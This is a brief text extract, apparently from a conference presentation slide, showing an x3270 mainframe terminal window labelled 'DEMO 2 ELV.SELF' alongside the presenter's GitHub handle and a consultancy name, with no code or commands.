x3270-4 192.168.1.209
File
Options
READY
[DEMO 2 ELV.SELF]



github.com/ayoul3

ayoul3__

WAVESTONE